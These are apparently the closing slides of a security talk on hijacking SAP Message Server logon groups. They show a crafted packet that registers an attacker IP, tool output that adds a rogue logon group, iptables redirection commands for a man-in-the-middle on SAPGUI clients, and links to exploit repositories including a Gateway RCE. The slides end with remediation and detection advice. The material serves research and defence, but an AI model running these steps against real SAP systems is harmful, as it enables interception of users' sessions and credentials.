     |  rzl_strg_name_length= 20
     |  rzl_strg_value_offset= 0
     |  rzl_strg_value_length= 0
     |  rzl_strg_name= 'SPACE               '
     |  rzl_strg_value= 'LG_EYECAT       '# Logon Group Marker
                        \x01
                        \xac\x10\x02\x88  # 172.16.2.136 (attacker's IP)
                        \x00\x00\x00\x00
                        \x0c\x80          # 3200 (Dispatcher port)
                        750               # our SAP kernel version
                        \x00\x00\x00\x00\x00 \
                        \x00 \x00 \x00 \x00 \x00
     |  rzl_strg_padd2= '                                    '
     [...]
```

Message Server Internal

Logon Group Hijacking

```
$ watch --color sap_ms_monitor_storage.py --host IP --port 3901

[+] Connected to message server IP:3901
[+] Text Storage
SPACE                 : 172.16.30.90 3220 740
FAV_COMPUTE_SERVER    : sapgrcprd_GRP_01    00:07:37
FAV_COMPUTE_TIME      : FAV_COMPUTE_TIME      1457
```

Read-only MS storage monitoring

```
$ sudo sap_ms_dispatcher_mitm.py --host IP --port 3901
-------------------------------------------------------------------------------------------------------------------
SAPGRCPRD_GRP_00          | sapgrcprd          | 172.16.30.90   | 3200  | ICM+ATP+SPO+BTC+ENQ+DIA       | ACTIVE
SAPPWN_GRP_00             | evilactor          | 172.16.2.80    | 0     | ICM+ATP+SPO+BTC+ENQ+DIA       | ACTIVE
-------------------------------------------------------------------------------------------------------------------

Will run the following Linux commands to transparently redirect SAPGUI clients
to the real server
echo 1 > /proc/sys/net/ipv4/ip_forward
iptables -t nat -I PREROUTING -p tcp --dport 3200 -d 172.16.2.80 -m comment --comment "SPACE_172.16.30.90_3200" -j DNAT --to 172.16.30.90:3200
iptables -t nat -I OUTPUT -p tcp --dport 3200 -d 172.16.2.80 -m comment --comment "SPACE_172.16.30.90_3200"     -j DNAT --to 172.16.30.90:3200
iptables -t nat -I POSTROUTING -o eth0 -m comment --comment "SPACE_172.16.30.90_3200" -j MASQUERADE

Press [Enter] when you are ready to MITM...
```

Message Server Internal: Logon Group hijacking

Demo time (1’27)

Remediation


In-depth security via complementary measures

SAP Note 821875


Restrict authorized hosts via ACL file on MS internal pointed by profile parameter `ms/acl_info`

SAP Note 1421005

Split MS internal/public: `rdisp/msserv=0`
`rdisp/msserv_internal=39NN`



Never expose MS internal port (tcp/39NN) to clients



Enable SNC for clients

Detection

- `ms/audit=1|2` + `dev_ms` file monitoring
- network flow monitoring on 32NN, 33NN, 39NN
- http(s)://<msg_serv_host>: <msg_serv_http_port>/msgserver/text/logon
- transaction SMMS

PoC||GTFO

- Pysap MS+RFC patch https://github.com/gelim/pysap
- Anon Gateway RCE https://github.com/chipik/SAP_GW_RCE_exploit
- MS “betrusted” & dispatcher MITM: https://github.com/gelim/sap_ms

WARNING: RUN ON PROD AT YOUR OWN RISK. SHENANIGANS EVERYWHERE.

شكرا Thank you!